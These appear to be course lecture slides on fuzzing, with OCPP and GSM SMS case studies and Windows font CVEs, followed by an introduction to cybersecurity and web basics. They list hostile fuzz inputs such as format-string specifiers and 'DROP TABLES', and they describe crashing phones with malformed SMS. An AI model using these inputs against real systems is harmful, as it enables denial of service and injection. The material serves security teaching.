
On the command line, we cannot include a **null terminator \0** *in* an input, but in other situations we may be able to

3. **Other malicious inputs, depending on back-ends, technologies & APIs used:** eg SQL, XML, JSON, Unicode character encodings,...

# Fuzzing

(semi) automatically generate ‘random’ inputs and check if an application crashes or misbehaves in observable way

Great for certain classes of bugs, esp. memory corruption bugs



First tool for this: **fuzz** for UNIX

[Miller et al., An empirical study of the reliability of UNIX utilities, CACM 1990]

# URL Fuzzing

fuzz urls to find hidden directories in a web application.

Before a website can be attacked, having knowledge of the structs, dirs, and files the web server or website uses are very important in order to map out the strategy that will be used to attack.

Read Example Later: -

<https://medium.com/@futaacmcyber/fuzzing-urls-to-find-hidden-web-directories-208e1870f956>

List of tools: <https://blackarch.org/fuzzer.html>

URL Fuzzer: <https://pentest-tools.com/website-vulnerability-scanning/discover-hidden-directories-and-files> (See report of iiitvadodara.ac.in)

# Fuzzing

1. Basic fuzzing with random/long inputs
2. ‘Dumb’ mutational fuzzing
  - example: OCPP
3. Generational fuzzing aka grammar-based fuzzing
  - example: GSM
4. Code-coverage guided evolutionary fuzzing with **afl**
  - aka grey box fuzzing or ‘smart’ mutational fuzzing
5. Whitebox fuzzing with **SAGE**
  - using symbolic execution

Beware: terminology for various forms of fuzzing is messy

The field of fuzzing has been exploding past 10 years!  
See <http://fuzzing-survey.org> for an overview of fuzzing field

# Fuzzing

- Fuzzing aka fuzz testing is a highly effective, largely automated, security testing technique
- Basic idea: (semi) automatically generate random inputs and see if an application crashes
  - So we are NOT testing functional correctness (aka compliance)

# How to fuzz

Depending on input type

- very long inputs, very short inputs, or completely blank input
- min/max values of integers, zero and negative values
- depending on what you are fuzzing, include special values, characters or keywords likely to trigger bugs, eg
  - nulls, newlines, or end-of-file characters
  - format string characters `%s %x %n`
  - semi-colons, slashes and backslashes, quotes
  - application specific keywords `halt`, `DROP TABLES`, ...
  - ....

Good **validation** and/or **sanitisation** would catch these problems.

# Pros & cons of fuzzing

## Pros

- **Very little effort**: test cases are automatically generated, and test oracle is trivial
  - Fuzzing of a C/C++ binary quickly gives a good indication of robustness of the code

## Cons

- Only finds '**shallow**' bugs and not '**deeper**' bugs
  - If a program takes **complex inputs**, 'smarter' fuzzing is needed to trigger bugs.
- Crashes may be hard to analyse; but a crash is a clear *true positive* that something is wrong!
  - unlike a complaint from a static analysis tool like PREfast

# Improved crash/error detection

Making systems crash on errors is useful for fuzzing!

So when fuzzing C(++) code, all memory safety checks discussed in previous lectures can be deployed (to make crashing in the event of memory corruptions more likely)

Tools for this include

- **ASan** – **AddressSanitizer**
- **MSan** – **MemorySanitizer**
- **valgrind**
  - **MemCheck**

Ideally checks for both **spatial bugs** (e.g. buffer overruns)  
& **temporal bugs** (e.g. malloc/free bugs)

## Improvements to just trying random and/or long inputs

- 1) Mutation-based: apply random mutations to valid inputs
  - Eg observe network traffic, than replay with some modifications
  - More likely to produce interesting invalid inputs than just random input
- 2) Generation-based aka grammar-based aka model-based:  
generate semi-well-formed inputs from scratch, based on description of file format or protocol
  - Either tailor-made fuzzer for a specific input format, eg. FrankenCert, or a generic fuzzer configured with a grammar
  - *Downside?*  
More work to construct this fuzzer or grammar
- 3) Evolutionary/greybox: observe execution to try to learn which mutations are interesting  
  
Eg. **Afl** (**American Fuzzy Lop** is a brute-force fuzzer)
- 4) Whitebox approaches: analyse source code to construct inputs  
  
Eg. **SAGE** (Scalable Automated Guided Execution) first tool to perform dynamic symbolic execution at the x86 binary level

## Example mutational fuzzing

# Example: Fuzzing OCPP [research internship Ivar Derksen]

- OCPP is a protocol for charge points to talk to a back-end server
- OCPP can use XML or JSON messages

Example message in JSON format

```
{ "location": "NijmegenMercator215672",
  "retries": 5,
  "retryInterval": 30,
  "startTime": "2022-10-27T19:10:11",
  "stopTime": "2022-10-27T22:10:11" }
```



# Example: Fuzzing OCPP

Classification of messages into


1. **malformed JSON/XML**  
eg missing quote, bracket or comma
2. **well-formed JSON/XML, but not legal OCPP**  
eg with field names not in OCPP specs
3. **well-formed OCPP**

can be used for a simple test oracle:

- The application should never crash
- Malformed messages (type 1 & 2) should generate generic error response
- Well-formed messages (type 3) should not generate errors

Note: this does not require *any* understanding of the protocol semantics!

Figuring out correct responses to type 3 would require that.



# Test results with fuzzing OCPP server

- Mutation fuzzer generated 26,400 variants from 22 example OCPP messages in JSON format
- Problems spotted by this simple test oracle:
  - 945 malformed JSON requests (type 1) resulted in malformed JSON response  
*Server should never emit malformed JSON!*
  - 75 malformed JSON requests (type 1) and 40 malformed OCPP requests (type 2) result in a valid OCPP response that is not an error message.  
*Server should not process malformed requests!*
- One root cause of problems: the Google's **json** library for parsing JSON by default uses **lenient** mode rather than **strict** mode
  - Why does **json** even have a lenient mode, let alone by default?
- Fortunately, **json** is written in Java, not C(++), so these flaws do not result in exploitable buffer overflows

# Postel's Law aka Robustness Principle

“Be conservative in what you send,  
be liberal in what you accept”

[Named after Jon Postel, who wrote early version of TCP]

*Is this good or bad?*

- Good for getting interoperable implementations up & running 😊
- Bad for security, as it leads to implementations with non-standard behavior, deviating from the official specs, in corner cases, which may lead to weird behaviour and bugs 😞 😞

Generational fuzzing  
aka  
Grammar-based fuzzing

# CVEs as inspiration for fuzzing file formats

- Microsoft Security Bulletin MS04-028  
[Buffer Overrun in JPEG Processing \(GDI+\) Could Allow Code Execution](#)  
Impact of Vulnerability: Remote Code Execution  
Maximum Severity Rating: Critical  
Recommendation: Customers should apply the update immediately  
  
Root cause: a zero sized comment field, without content
- CVE-2007-0243  
[Sun Java JRE GIF Image Processing Buffer Overflow Vulnerability](#)  
Critical: Highly critical Impact: System access Where: From remote  
  
Description: A vulnerability has been reported in Sun Java Runtime Environment (JRE). ... The vulnerability is caused due to an error when processing GIF images and can be exploited to cause a **heap-based buffer overflow** via **a specially crafted GIF image with an image width of 0**. Successful exploitation allows execution of arbitrary code.  
  
*Note: a buffer overflow in (native library of) a memory-safe language*

# Generation/grammar/model-based fuzzing

Generate inputs that are malformed or hit corner cases,  
based on knowledge of input format/protocol

Eg using  
[regular expression](#)  
[context free grammar](#), or  
some other description

0	4	8	16	19	24	31
Version	Header Length	Tos	Total length			
identifier		Flags	Fragment offset			
TTL	Protocol	Header checksum				
Source IP address						
Destination IP address						
Options (variable length)						
Data						

Typical things to fuzz:


- many/all possible value for specific fields  
esp undefined values, or values Reserved for Future Use (RFU)
- incorrect lengths, lengths that are zero, or payloads that are too short/long

Fuzzing tools: SNOOZE, SPIKE, Peach, Sulley, antiparser, Netzob, ...

# Example: generation based fuzzing of GSM

[Master theses of Brinio Hond and Arturo Cedillo Torres]

GSM is a extremely rich & complicated protocol



# SMS message fields

Field	size
Message Type Indicator	2 bit
Reject Duplicates	1 bit
Validity Period Format	2 bit
User Data Header Indicator	1 bit
Reply Path	1 bit
Message Reference	integer
Destination Address	2-12 byte
Protocol Identifier	1 byte
Data Coding Scheme (CDS)	1 byte
Validity Period	1 byte/7 bytes
User Data Length (UDL)	integer
User Data	depends on CDS and UDL

## Example: GSM protocol fuzzing

Lots of stuff to fuzz!

We can use a [USRP](#)




with open source cell tower software ([OpenBTS](#))

to fuzz any phone



## Example: GSM protocol fuzzing

Fuzzing SMS layer of GSM reveals weird functionality in GSM standard and in phones



## Example: GSM protocol fuzzing

Fuzzing SMS layer of GSM reveals weird functionality in GSM standard and in phones

- eg possibility to receive faxes (!?)

you have a fax!



Only way to get rid if this icon; reboot the phone

## Example: GSM protocol fuzzing

Malformed SMS text messages showing raw memory contents, rather than content of the text message

(a) Showing garbage



(b) Showing the name of a wallpaper and two games



# Our results with GSM fuzzing

- Lots of success to DoS phones:  
phone crashes, disconnects from network, stops accepting calls,...
  - eg requiring reboot or battery removal to restart, to accept calls again, or to remove weird icons
  - after reboot, the network might redeliver the SMS message, if no acknowledgement was sent before crashing, re-crashing phone
    - But: not all these SMS messages could be sent over real network
- There is surprisingly little correlation between problems and phone brands & firmware versions
  - how many implementations of the GSM stack did Nokia have?
- *The scary part: what would happen if we fuzz base stations?*

[Fabian van den Broek, Brinio Hond and Arturo Cedillo Torres, Security Testing of GSM Implementations, ESSOS 2014]

[Mulliner et al., SMS of Death, USENIX 2011]

## Security problem with more complex input formats

- This message can be sent over the network
  - Different characters sets & characters encoding are a constant source of problems. Many input formats rely on underlying notion of characters.

## Example: Fuzzing fonts

Google's Project Zero found many Windows kernel vulnerabilities by fuzzing fonts in the Windows kernel

Tracker ID	Memory access type at crash	Crashing function	CVE
<a href="#">1022</a>	Invalid write of $n$ bytes (memcpy)	usp10!otlList::insertAt	CVE-2017-0108
<a href="#">1023</a>	Invalid read / write of 2 bytes	usp10!AssignGlyphTypes	CVE-2017-0084
<a href="#">1025</a>	Invalid write of $n$ bytes (memset)	usp10!otlCacheManager::GlyphsSubstituted	CVE-2017-0086
<a href="#">1026</a>	Invalid write of $n$ bytes (memcpy)	usp10!MergeLigRecords	CVE-2017-0087
<a href="#">1027</a>	Invalid write of 2 bytes	usp10!ttoGetTableData	CVE-2017-0088
<a href="#">1028</a>	Invalid write of 2 bytes	usp10!UpdateGlyphFlags	CVE-2017-0089
<a href="#">1029</a>	Invalid write of $n$ bytes	usp10!BuildFSM and nearby functions	CVE-2017-0090
<a href="#">1030</a>	Invalid write of $n$ bytes	usp10!FillAlternatesList	CVE-2017-0072

<https://googleprojectzero.blogspot.com/2017/04/notes-on-windows-uniscribe-fuzzing.html>

# Even handling simple input languages can go wrong!

Sending an extended length APDU can crash a contactless payment terminal.

APDU Response		
Body	Trailer	
Data Field	SW1	SW2



Found accidentally, without even trying to fuzz,  
when sending legal (albeit non-standard) messages

[Jordi van den Breekel, A security evaluation and proof-of-concept relay attack on Dutch EMV contactless transactions, MSc thesis, 2014]

# Introduction to Cybersecurity

# Dependence on Internet Increasing

- Email, WhatsApp, Snapchat, VoIP, etc.: **Communication**
- business, banking, e-commerce, etc.: **Commerce**
- Google Maps, Google Drive, etc.: **Public utilities**
- Youtube, Netflix+, Disney Videos, etc.: **Entertainment**
  
- **Significant sensitive data stored on the Internet**
  
- Organizations have replaced (or replacing) physical/manual processes with Internet-based processes

# Is Internet Secure?

**Internet design priorities:** cost, speed, open architecture, etc.

**No metrics to measure (in)security**


**No single Internet owner**

- Private sector owns most of the infrastructure (IBM, MERIT, NTT, AT&T, British Telecom, Verizon, Sprint, ...)

**Who will ensure Internet security?**

# Security over Internet

The level of dependence we have on  
(hard to secure) internet system  
makes the Internet a target for  
asymmetric attacks (low cost high gain).



# Security over Internet

Internet (or cyberspace) is a weak spot  
for **accidents and failures (Cybercrimes)**

Cybercrimes are crimes committed using computers, phones or the internet. It includes: Illegal interception of data, Illegal data modification, stealing money, leaking privacy, etc.

# Few Well-Known Internet-based (Cyber) Attacks

1. Melissa Virus (1999) by David Lee Smith. He sent users a MSWord file which held a virus. The virus severe damage to hundreds of companies, including Microsoft. Cost approx. \$80 million to repair.
2. NASA Cyber attack (1999) by 15-year-old James Jonathan hacked and shutdown NASA's computers for 21 days! Costs around \$41,000 in repairs.
3. Estonia Cyber attack (2007)- around 58 websites go offline, including government, bank and media websites.
4. Sony's PlayStation Network attack (2011) compromised the personal information of 77 million users.
5. Adobe cyber attack (2013)- the passwords and credit card info, of 2.9 million users were compromised, 35.1 million suffered the loss of their passwords and user IDs.

# Few Well-Known Attacks

6. Yahoo attack (2014): basic information and passwords were stolen of 500 million accounts.
7. Ukraine's power grid attack (2015) first cyberattack on a power grid. around half of the homes in the Ivano-Frankivsk region of the Ukraine were without power for a few hours.
8. WannaCry ransomware attack (2017)- affected around 2 Lakh computers in over 150 countries. Huge impact on several industries with a global cost of around 6 billion pounds to fix!
9. Marriott hotels attack (2018)- undetected for years, an estimated 339 million guests had their data compromised. Consequently, the UK's data privacy watchdog fined the Hotels 18.4 million pounds.
10. RockYou2021 attack- 8.4 billion passwords leaked- use to trick business and employees into clicking on links and documents within emails.

What is “cybersecurity?”

# One way to think about it

**cybersecurity** = security of cyberspace

# One way to think about it

**cybersecurity** = security of **cyberspace**



information systems  
and networks

# One way to think about it

**cybersecurity** = security of information systems and networks

# One way to think about it

**cybersecurity** = security of information systems and networks



+ with the goal of  
protecting operations  
and assets

# One way to think about it

**cybersecurity** = security of information systems and networks  
with the goal of protecting operations and assets

# One way to think about it

**cybersecurity** = **security** of information systems and networks  
with the goal of protecting operations and assets



**security in the face of  
attacks, accidents and  
failures**

# One way to think about it

**cybersecurity** = security of information systems and networks  
in the face of attacks, accidents and failures with the goal of  
protecting operations and assets

# One way to think about it

**cybersecurity** = **security** of information systems and networks  
in the face of attacks, accidents and failures with the goal of  
protecting operations and assets



availability, integrity  
and secrecy

# One way to think about it

**cybersecurity** = availability, integrity and secrecy of information systems and networks in the face of attacks, accidents and failures with the goal of protecting operations and assets

# In Context

**Corporate cybersecurity** = availability, integrity and secrecy of information systems and networks in the face of attacks, accidents and failures with the goal of protecting a **corporate's** operations and assets

**National cybersecurity** = availability, integrity and secrecy of the information systems and networks in the face of attacks, accidents and failures with the goal of protecting a **nation's** operations and assets

# Some more

- Security of cyberspace against cybercrimes
- Cybersecurity is the practice of protecting data, programs, computers, and networks from cyber crimes.

# Web Basics


# Introduction

Average user spends 2.5 hrs/day online in India [1]

- People spend much time interacting with Web applications

Before look at web security issues

Let us know few **Web basics**



Source: [2], [3]

# The Web

## Web page:

- Consists of “objects”
- Addressed by a URL

## Most Web pages consist of:

- Base HTML page, and
- Several referenced objects.

## URL has two components:

host name and path name

## User agent for Web is called a browser:

- IE, Firefox, Opera
- Netscape, Apple Safari
- MS Edge

## Server for Web is called Web server:

- Apache (public domain)
- Internet Information Server
- Apache Tomcat
- Node.js

# The Web: the HTTP Protocol

## HTTP: HyperText Transfer Protocol


